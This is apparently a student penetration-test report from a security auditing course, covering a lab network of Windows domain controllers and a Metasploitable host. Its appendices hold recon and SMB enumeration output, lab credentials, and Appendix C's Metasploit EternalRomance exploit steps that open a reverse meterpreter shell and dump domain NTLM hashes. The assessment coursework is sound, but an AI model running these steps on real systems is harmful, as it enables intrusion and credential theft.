ITSY 2359
SECURITY ASSESSMENT AND AUDITING

Stark Enterprise Inc.
SECURITY Penetration Test REPORT

Timothy Zellers
Sr. Auditor
FortifyNet Solutions
987 Watchtower Street
Digital City, Protectorsville 13579
Secure Province

TABLE OF CONTENTS

Note: Complete TOC with appropriate page numbers

FIGURES AND TABLES

APPENDICES

1.0 Executive Summary

The objective of this penetration test was to evaluate the security posture of the network environment, encompassing both systems and web applications. Employing a diverse set of tools and methodologies, we systematically identified vulnerabilities and potential security weaknesses. Notably, critical vulnerabilities such as remote code execution and SQL injection were exposed, underscoring the importance of enhancing security measures.

The assessment also unveiled issues within the application defenses and highlighted the need for robust security strategies. Additionally, we acquired critical insights into the organization's security status, enabling informed decisions to strengthen defenses, mitigate risks, and safeguard valuable assets.

Our intent with this assessment was to provide a roadmap for enhancing overall security readiness. This includes fortifying defenses against emerging cyber threats and ensuring a resilient foundation for the protection of sensitive information.

The subsequent sections of this report provide a comprehensive analysis of our findings, including specific vulnerabilities, recommended actions, and points of contact for further discussion and resolution. It is our hope that this report will serve as a valuable resource in advancing the security of the network environment.

2.0 Purpose

The purpose of the penetration test was to assess the network environment's defensive posture, utilizing tools listed in ***3.0 Tools and Methodologies***. The findings aimed to assist the company in enhancing its security measures, protecting against potential threats, and safeguarding critical assets and data.

3.0 Scope

The Penetration test consisted of an assessment of the following items:

- Windows 2019 Server (Web Server)
- Ubuntu Machine (Apache Version 2.2.8)
- Windows 2016 Server

4.0 Tools and Methodologies

- Nmap
- Metasploit
- Cyber Chef
- Hashcat
- Netcat
- Metasploit
- John the Ripper

5.0 Findings

With social engineering Username and Password was obtained for Pepper Pots. Username: SWilson, Password: OnYourLeft!.

During the Pentest, two IP addresses were discovered vulnerable. A Windows 2019 Server with the IP address of ***172.20.50.10*** using Microsoft IIS httpd 10.0 Web Sever was discovered. This server has Active Directory Domain Services with a Domain name of "HackMe.loc0". An Ubuntu machine with the IP address of ***172.20.50.54*** hosting Apache 2.2.8 Services on port 80 was also discovered on the network. Both devices were vulnerable to Enumeration.

With enumeration, other domain accounts from the Windows 2019 Server were discovered with a Lockout tries setting of 0 and Passwordmin set to 7. Along with domain accounts linking the Windows 2019 Server to the Ubuntu machine services listed in "*Lab 3.1.4 Network Enumeration*" of *"Appendix A".*

5.1 Reconnaissance

- Showdan.com
- Whois.com
- Social Engineering

5.2 Network Evaluation

Upon my vulnerability scan of Lab 4.1.1b VM, I discovered one "Critical" and three "Medium" impact vulnerabilities noted in *"Lab 4.1.1b Vulnerability Scanning"* of *"Appendix B"*. The system is at risk of remote code execution through Microsoft message queuing as well as execution of echo commands that jeopardize the software "Quote of the Day" (qotd). This requires immediate action.

Microsoft Message Queuing running on the remote host affected by the remote code execution vulnerability, has been deemed low complexity. This makes it easy for an attacker to send a specially crafted MSMQ file and execute a remote connection. In addition, the Quote of the Day service makes the system vulnerable to a "pingpong" attack. This can slow the network or render it inoperable.

5.3 OS Evaluation

During the penetration test, I discovered vulnerabilities on the Windows 2016, 2019 server, Ubuntu server, and Windows 10 machine. Various tools were used as well as other penetration testing techniques to gain access to the machines user account credentials and to execute privilege escalation. See details in "*Appendix C"*.

5.4 Web Applications

During the assessment of web applications, a comprehensive analysis was performed on various attack vectors. Notably, the Metasploitable machine (IP: 172.20.50.54) was subjected to SQL injection attempts. These tests revealed critical information about the database environment, including the SQL server type (MySQL), version (5.0.51a-3ubuntu5), and underlying operating system (Ubuntu Linux). Further investigation unveiled database tables. Additionally, the application's vulnerability to SQL injection allowed access to sensitive data, such as user account credentials. Subsequent examinations using tools like Zap and Burp Suite demonstrated the ability to identify vulnerabilities and generate detailed reports. Instances of cross-site scripting (XSS) were identified, showcasing potential security gaps. By exploiting vulnerabilities, hidden information was discovered, unraveling layers of encoded messages and showcasing the importance of robust security measures. Refer to *"Appendix D"* for detailed notes and walk through of findings.

6.0 Summary

The penetration test involved a detailed check of the network's security, including systems and web apps. Using various tools, we found weak spots, uncovering potential ways bad actors could get in and security gaps. Notably, we discovered serious issues like remote code execution and SQL injection. We also found weaknesses in app defenses, highlighting the need for strong security. The findings give us insights into how safe the organization's systems are. They help guide decisions to strengthen defenses, lower risks, and protect important data against online threats.

6.1 Analysis

Looking closely at the test results, a few important things stood out. We found that some usernames and passwords could be guessed too easily. This is concerning because it might let unauthorized people access systems. Our examination of network evaluation and operating system weaknesses showed vulnerabilities across various systems, including Windows 2016 and 2019 servers, Ubuntu machine, and Windows 10 system. Our review underlined the urgency of addressing high-risk issues, such as the risk of remote code execution through Microsoft message queuing. Additionally, we found significant vulnerabilities in web applications, like the potential for SQL injection and cross-site scripting. These findings highlight the need for proactive security measures to prevent exploitation and data breaches.

6.2 Recommendations

Based on the assessment results, the following recommendations are crucial for enhancing the organization's security posture:

1. **Immediate Patching and Remediation**: High-risk vulnerabilities identified during the assessment, including remote code execution through Microsoft message queuing, should be promptly addressed through system patches and remediation measures to prevent potential exploitation.
2. **Application Security Strengthening**: Given the susceptibility to SQL injection and cross-site scripting attacks, it's recommended to implement input validation mechanisms, web application firewalls, and security code reviews to fortify application defenses.
3. **Privilege Escalation Mitigation**: Enhance user privilege management on the assessed systems to reduce the risk of unauthorized access and privilege escalation attempts.
4. **Regular Security Assessments**: Implement regular penetration testing and vulnerability assessments to proactively identify and address security vulnerabilities before they can be exploited by malicious actors.
5. **User Training and Awareness**: Strengthen employee security awareness through training programs to minimize susceptibility to social engineering attacks, ultimately reducing the risk of unauthorized access.
6. **Incident Response Enhancement**: Develop and refine incident response plans to ensure timely and effective action in the event of a security breach.

These recommendations are tailored to address the vulnerabilities and weaknesses discovered during the penetration test, aiding in the organization's journey towards a more resilient and secure IT environment.

7.0 POINTS OF CONTACT

Table 7.1 provides the Points of Contact for this Document. *Note: Complete the table.*

Table 7.1 Points of Contact

Name	Title	Email	Phone #
Timothy Zellers	Senior Auditor	tlzellers113509@mymail.tstc.edu	713-516-8683
Robert Zellers	Owner	rzellers@yahoo.com	713-504-1249

8.0 DISTRIBUTION LIST

Table 8.1 provides the Distribution list for this Document.

Table 8.1 Distribution List

Recipient Name	Recipient Organization	Distribution Method
Emily Reynolds	Comptia/Network Security Analyst	*Electronic Copy*
Michael Anderson	Comptia/IT Systems Administrator	*Electronic Copy*
Olivia Thompson	Comptia/Cybersecurity Engineer	*Electronic Copy*
Benjamin Matthews	Comptia/Information Security Officer	*Electronic Copy*
Sophia Roberts	Comptia/Incident Response Manager	*Electronic Copy*

APPENDICIES

Appendix A.

Lab 3.1.1 Passive Reconnaissance

PART A:
Shodan.com

172.65.218.150 - USA, San Francisco
TLSv1, TLSv1.1, TLSv1.2
DigiCert Inc

172.65.248.163 - USA, San Francisco "Possible"
TLSv1, TLSv1.1, TLSv1.2
DigiCert Inc

PART B:
Whois.com
---
2 Name Servers:
armando.ns.cloudflare.com
jade.ns.cloudflare.com

Creation date of the record:
1995-08-15

PART C:
NSLOOKUP:

Non-authoritative answer:
Name: comptia.org
Addresses: 2606:4700::6812:111d
2606:4700::6812:101d
104.18.16.29
104.18.17.29

PART D:
Dig in linux

—(timz㉿MyMachine)-[~]
└─$ dig www.hackme.loc

; <<>> DiG 9.18.16-1-Debian <<>> www.hackme.loc
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 59662
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;www.hackme.loc. IN A

;; AUTHORITY SECTION:
. 5 IN SOA a.root-servers.net. nstld.verisign-grs.com. 2023071101 1800 900 604800 86400

;; Query time: 11 msec
;; SERVER: 192.168.157.2#53(192.168.157.2) (UDP)
;; WHEN: Tue Jul 11 18:50:41 CDT 2023
;; MSG SIZE rcvd: 118

Appendix A.

Lab 3.1.2 Social Engineering

The Malware link for Pepper Pots
VXNlcm5hbWU6IFBQb3R0cwpQYXNzd29yZDogSUxvdmVZb3UzMDAwIQ==

Credentials to analyze with Cyber Chef
VXNlcm5hbWU6IFBQb3R0cwpQYXNzd29yZDogSUxvdmVZb3UzMDAwIQ==

Username: SWilson
Password: OnYourLeft!

Appendix A.

Lab 3.1.3 Active Reconnaissance

PART A:
Potential targets in Metasploit

172.20.50.50
172.20.50.51
172.20.50.52
172.20.50.53
172.20.50.54
172.20.50.56

PART B:
Nmap scan potential targets

Nmap scan report for **172.20.50.10**
Host: CYBER-DC
OS: Windows
(Note: Domain HackMe.loc0)

Nmap Scan report for 172.20.50.11
Host: DC
OS: Windows Server 2016
(Note services: kerberos-sec, kpasswd5, ldap.)

Nmap Scan report for 172.20.50.50
Host: no host name
OS: Linux (Ubuntu)

Nmap Scan report for 172.20.50.54
Host: metasploitable.localdomain
OS: Linux (Debian)
(Note: MySQL, Samba smbd, telnet)

Nmap Scan report for 172.20.50.104
Host: no host name
OS: Windows 10

Nmap Scan report for 172.20.50.52
Host: no host name
OS: Linux 2.6.x
(Note: services: xrdp)

Appendix A.

Lab 3.1.4 Network Enumeration

PART A:

#Telnet Probing

172.20.50.10

Vulnerable *

Web Server:

Microsoft IIS httpd 10.0

172.20.50.54

Vulnerable *

Web Server:

Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Note Worthy:

Apache/2.2.8 (Ubuntu) DAV/2 Server at metasploitable.localdomain Port 80</address>

2 Hosts Vulnerable…

PART B:

#smb_enumshares exploit SMB scan with Metasploit

Rhost set to 172.20.50.10 for the Windows server

Scan results:

[-] 172.20.50.10:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet
[*] 172.20.50.10:445 - Windows 2019 (Unknown)
[*] 172.20.50.10:445 - No shares collected
[*] 172.20.50.10: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

SMB User credentials set to:
Username: SWilson
Password: OnYourLeft!

Scan results after credentials:

[-] 172.20.50.10:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet
[*] 172.20.50.10:445 - Windows 2019 (Unknown)
[+] 172.20.50.10:445 - ADMIN$ - (DISK) Remote Admin
[+] 172.20.50.10:445 - C$ - (DISK) Default share
[+] 172.20.50.10:445 - IPC$ - (IPC) Remote IPC
[+] 172.20.50.10:445 - NETLOGON - (DISK) Logon server share
[+] 172.20.50.10:445 - Private - (DISK)

[+] 172.20.50.10:445 - Public - (DISK) Public
[+] 172.20.50.10:445 - SYSVOL - (DISK) Logon server share
[*] 172.20.50.10: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

#smb_enumusers exploit SMB scan with Metasploit

Rhost set to 172.20.50.10

Scan results:

[*] 172.20.50.10: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Note Insufficient results. Proceeding with providing a valid account.

SMB User credentials set to:
Username: SWilson
Password: OnYourLeft!

Scan results after credentials:

[+] 172.20.50.10:445 - HACKME [Administrator, Guest, krbtgt, dev, NRomanoff, PPotts, SWilson, WMaximoff, BBanner, SRogers, WWilson, SLee, PBlart, SLang, TStark, SStrange, JHammer, CJanssen, PPhillips] (LockoutTries=0 PasswordMin=7)
[*] 172.20.50.10: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Note New account user names discovered as well as Lockout tries is 0 and Passwordmin is set to 7.

PART C:
#Use nmap script to scan for SMB-related info on Metasploitable host:

Note Syntax used in nmap:
Nmap -script=smb-enum-shares 172.20.50.54

Scan results:

Nmap scan report for 172.20.50.54
Host is up (0.0023s latency).
Not shown: 978 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn

445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown

Host script results:
| smb-enum-shares:
| account_used: <blank>
| \\172.20.50.54\ADMIN$:
| Type: STYPE_IPC
| Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
| Anonymous access: <none>
| \\172.20.50.54\IPC$:
| Type: STYPE_IPC
| Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
| Anonymous access: READ/WRITE
| \\172.20.50.54\opt:
| Type: STYPE_DISKTREE
| Comment:
| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
| Anonymous access: <none>
| \\172.20.50.54\print$:
| Type: STYPE_DISKTREE
| Comment: Printer Drivers
| Users: 1
| Max Users: <unlimited>
| Path: C:\var\lib\samba\printers
| Anonymous access: <none>
| \\172.20.50.54\tmp:
| Type: STYPE_DISKTREE
| Comment: oh noes!

| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
|_ Anonymous access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 17.55 seconds

Recorded for comment in share \tmp:

\172.20.50.54\tmp:
| Type: STYPE_DISKTREE
| Comment: oh noes!
| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
|_ Anonymous access: READ/WRITE

#Nmap script smb-enum-users.nse

Results of script scan smb-enum-users.nse

Starting Nmap 7.91 (https://nmap.org) at 2023-07-12 00:55 CDT
Nmap scan report for 172.20.50.54
Host is up (0.0046s latency).
Not shown: 978 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown

Host script results:
| smb-enum-users:
| METASPLOITABLE\backup (RID: 1068)
| Full name: backup
| Flags: Account disabled, Normal user account
| METASPLOITABLE\bin (RID: 1004)
| Full name: bin
| Flags: Account disabled, Normal user account
| METASPLOITABLE\bind (RID: 1210)
| Flags: Account disabled, Normal user account
| METASPLOITABLE\daemon (RID: 1002)
| Full name: daemon
| Flags: Account disabled, Normal user account
| METASPLOITABLE\dhcp (RID: 1202)
| Flags: Account disabled, Normal user account
| METASPLOITABLE\distccd (RID: 1222)
| Flags: Account disabled, Normal user account
| METASPLOITABLE\ftp (RID: 1214)
| Flags: Account disabled, Normal user account
| METASPLOITABLE\games (RID: 1010)
| Full name: games
| Flags: Account disabled, Normal user account
| METASPLOITABLE\gnats (RID: 1082)
| Full name: Gnats Bug-Reporting System (admin)
| Flags: Account disabled, Normal user account
| METASPLOITABLE\irc (RID: 1078)
| Full name: ircd
| Flags: Account disabled, Normal user account
| METASPLOITABLE\klog (RID: 1206)
| Flags: Account disabled, Normal user account
| METASPLOITABLE\libuuid (RID: 1200)
| Flags: Account disabled, Normal user account
| METASPLOITABLE\list (RID: 1076)
| Full name: Mailing List Manager
| Flags: Account disabled, Normal user account
| METASPLOITABLE\lp (RID: 1014)
| Full name: lp
| Flags: Account disabled, Normal user account
| METASPLOITABLE\mail (RID: 1016)
| Full name: mail
| Flags: Account disabled, Normal user account
| METASPLOITABLE\man (RID: 1012)
| Full name: man
| Flags: Account disabled, Normal user account
| METASPLOITABLE\msfadmin (RID: 3000)
| Full name: msfadmin,,,
| Flags: Normal user account
| METASPLOITABLE\mysql (RID: 1218)
| Full name: MySQL Server,,,
| Flags: Account disabled, Normal user account

```
|   METASPLOITABLE\news (RID: 1018)
|     Full name:   news
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\nobody (RID: 501)
|     Full name:   nobody
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\postfix (RID: 1212)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\postgres (RID: 1216)
|     Full name:   PostgreSQL administrator,,,
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\proftpd (RID: 1226)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\proxy (RID: 1026)
|     Full name:   proxy
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\root (RID: 1000)
|     Full name:   root
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\service (RID: 3004)
|     Full name:   ,,,
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\sshd (RID: 1208)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\sync (RID: 1008)
|     Full name:   sync
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\sys (RID: 1006)
|     Full name:   sys
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\syslog (RID: 1204)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\telnetd (RID: 1224)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\tomcat55 (RID: 1220)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\user (RID: 3002)
|     Full name:   just a user,111,,
|     Flags:       Normal user account
|   METASPLOITABLE\uucp (RID: 1020)
|     Full name:   uucp
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\www-data (RID: 1066)
|     Full name:   www-data
|_    Flags:       Account disabled, Normal user account

Nmap done: 1 IP address (1 host up) scanned in 17.32 seconds
```

#Questions in #4 of part C:

Recorded results:

A. Yes, there is an account named "nobody"
B. Yes, there is an account named "www-data"
C. No, there is NOT an account name "1337"

Appendix B.

Lab 4.1.1b Vulnerability Scanning (Nessus)

A. 1 Critical rating
CVE-2023-21554, QueueJumper
Name: Microsoft Message Queuing RCE
ID: 175373
OS: Windows 10 (Lab 4.1.1b VM)

B. Microsoft Message Queuing Remote Code Execution Vulnerability
A message queuing application is affected by a remote code execution vulnerability.
CVSS rating: 9.8
Solution:
Apply updates in accordance with the vendor advisory.

Also See:
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-21554

C.

Item:	IP Address	Rating	Impact
Microsoft Message Queuing RCE (CVE-2023-21554, QueueJumper)	192.168.194.137	9.8	Critical Impact. The Microsoft Message Queuing running on the remote host is affected by a remote code execution vulnerability.
CVE-1999-0103 Echo Service Detection CVE-1999-0635	192.168.194.137	5.0	Medium Impact. Echo and chargen, or other combinations of UDP services, can be used in tandem to flood the server, a.k.a. UDP bomb or UDP packet storm.
CVE-1999-0103 Quote of the Day (QOTD) Service Detection	192.168.194.137	5.0	Medium Impact. An easy attack is 'pingpong' which IP spoofs a packet between two machines running Quote of the Day. This will cause them to spew characters at each other, slowing the machines down and saturating the network.
SMB Signing not required	192.168.194.137	5.3	Medium Impact. Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

D. Upon my vulnerability scan of Lab 4.1.1b VM, I discovered one "Critical" and three "Medium" impact vulnerabilities ranging in the above-mentioned table. The system is at risk of remote code execution through Microsoft message queuing as well as execution of echo commands that jeopardize the software "Quote of the Day" (qotd). This requires immediate action.

E. Microsoft Message Queuing running on the remote host affected by the remote code execution vulnerability, has been deemed low complexity. This makes it easy for an attacker to send a specially crafted MSMQ file and execute a remote connection. In addition, the Quote of the Day service makes the system vulnerable to a "pingpong" attack. This can slow the network or render it inoperable.

Appendix B.

Lab 4.1.1c Vulnerability Scanning (OpenVas)

Item:	IP Address:	Rating:	Impact:
CVE-1999-0618 The rexec service is running	172.20.50.53	10.0	rexec (remote execution client for an exec server) has the same kind of functionality that rsh has: you can execute shell commands on a remote computer. Port: 512/tcp
CVE-2020-9761 Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	172.20.50.53	10.0	Multiple Java products that implement the RMI Server contain a vulnerability that could allow an unauthenticated, remote attacker to execute arbitrary code on a targeted system with elevated privileges.
CVE-2008-5304/CVE-2008-5305 TWiki XSS and Command Execution Vulnerabilities	172.20.50.53	10.0	The host is running TWiki and is prone to Cross-Site Scripting (XSS) and Command Execution Vulnerabilities.
OS End Of Life Detection	172.20.50.53	10.0	The Operating System on the remote host has reached the end of life and should; not be used anymore.
Possible Backdoor: Ingreslock	172.20.50.53	10.0	Backdoor.Ingreslock is a Trojan that exploits the Ingres database-related vulnerabilities for taking control of your computer. It may launch different attacks but has strong implications in ransomware and file encryption attacks that could hold your files for ransom. Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected isystem.
CVE-2011-5330 Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	172.20.50.53	9.8	Systems using Distributed Ruby (dRuby/DRB), which is available in Ruby versions 1.6 and later, may permit unauthorized systems to execute distributed commands.

Appendix C.

Lab 5.1.1 Network Based Attacks

Sunday, July 23, 2023
3:16 AM

Part A
Responder and Haschcat on Windows 10 (172.20.50.104)
During Responder MiTM attack and hashcat hash cracking:
I discovered another User credentials
password: ILoveYou3000!
Username: PPotts
NOT IN VIDEO

Part B
Metasploit SMB attacks on Windows 2016 Server (172.20.50.11)
#Syntax for POC
search payload
set payload windows/x64/meterpreter/revers_tcp
search EternalSynergy
use 0 (EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution)
set rhost 172.20.50.11
set lhost 172.20.50.52
run

I then have a tcp revers shell

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 172.20.50.11
rhost => 172.20.50.11
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 172.20.50.52
lhost => 172.20.50.52
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 172.20.50.52:4444
[*] 172.20.50.11:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.20.50.11:445 - Built a write-what-where primitive...
[+] 172.20.50.11:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.20.50.11:445 - Selecting PowerShell target
[*] 172.20.50.11:445 - Executing the payload...
[+] 172.20.50.11:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200262 bytes) to 172.20.50.11
[*] Meterpreter session 1 opened (172.20.50.52:4444 → 172.20.50.11:65148) at 2023-07-23 05:28:40 -0500

meterpreter > pwd
C:\Windows\system32
meterpreter >
```

I then do a session background:
#Syntax continued:
background
search smart_hashdump
use 0 (ost/windows/gather/smart_hashdump) *Note: it is already configured*

set session 1
run

Successfully grabbed user accounts and hashes


```
msf6 exploit(windows/smb/ms17_010_psexec) > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 post(windows/gather/smart_hashdump) > set session 1
session ⇒ 1
msf6 post(windows/gather/smart_hashdump) > run

[*] Running module against DC
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/cyber/.msf4/loot/20230723053701_default_172.20.50.11_windows.hashes_037376.txt
[+]     This host is a Domain Controller!
[*] Dumping password hashes ...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:3bf9df5772981ce2d0d627783dff1cbf
[+]     krbtgt:502:aad3b435b51404eeaad3b435b51404ee:911da3a1aa4aa368c54841776975326f
[+]     dev:1000:aad3b435b51404eeaad3b435b51404ee:3bf9df5772981ce2d0d627783dff1cbf
[+]     NRomanoff:1607:aad3b435b51404eeaad3b435b51404ee:b96d904e8d8a441d1e24b5c8bafd44ed
[+]     PPotts:1608:aad3b435b51404eeaad3b435b51404ee:205d77d8203435ab942163f7467c278d
[+]     SWilson:1609:aad3b435b51404eeaad3b435b51404ee:1edef9e8e7bd23a40143396d08a816be
[+]     WMaximoff:1610:aad3b435b51404eeaad3b435b51404ee:e21f38c6bb268dcd6ab31ae8b32e212d
[+]     BBanner:1611:aad3b435b51404eeaad3b435b51404ee:ba4746d3413ed7141540948e874d8ee4
[+]     SRogers:1612:aad3b435b51404eeaad3b435b51404ee:a103843e6798e353abfada5b7a2ca064
[+]     WWilson:1613:aad3b435b51404eeaad3b435b51404ee:8aee6354cdb4ab877dfaac898aaf8ee4
[+]     SLee:1614:aad3b435b51404eeaad3b435b51404ee:c482e77692cbb49e4c9bbd5ad6b839df
[+]     PBlart:1615:aad3b435b51404eeaad3b435b51404ee:0f1f821c84c406b4214a9330fd0492bf
[+]     SLang:1616:aad3b435b51404eeaad3b435b51404ee:edac1fd213b94ecf686f837f11cdb1c4
[+]     TStark:1617:aad3b435b51404eeaad3b435b51404ee:a53c96f45221be6ba264fc85777f58d8
[+]     SStrange:1618:aad3b435b51404eeaad3b435b51404ee:5ebfd9dcce1e9cf9373baca79761b392
[+]     JHammer:1619:aad3b435b51404eeaad3b435b51404ee:abbdacc0a6038d7a26d9211e3e20c66e
[+]     CJanssen:2602:aad3b435b51404eeaad3b435b51404ee:59f36c1ff27f95c248d186869aca168f
[+]     PPhillips:2608:aad3b435b51404eeaad3b435b51404ee:bf27cdc29971537fef4807849b3fadfc
[+]     CYBER-DC$:1001:aad3b435b51404eeaad3b435b51404ee:4f22840651cdb72ba2bdeb0e72775bf6
[+]     CYBER-WRK1$:1604:aad3b435b51404eeaad3b435b51404ee:b1eb9c6bcb5a9f0c26b2d3075a6a8d3b
[+]     DC$:1621:aad3b435b51404eeaad3b435b51404ee:8e8b3b08407b78a68d451136093e3a23
[*] Post module execution completed
msf6 post(windows/gather/smart_hashdump) >
```

note: cracking ntlm hash

#Visited hashcat.net example hashes to get mode:
1000 = NTLM

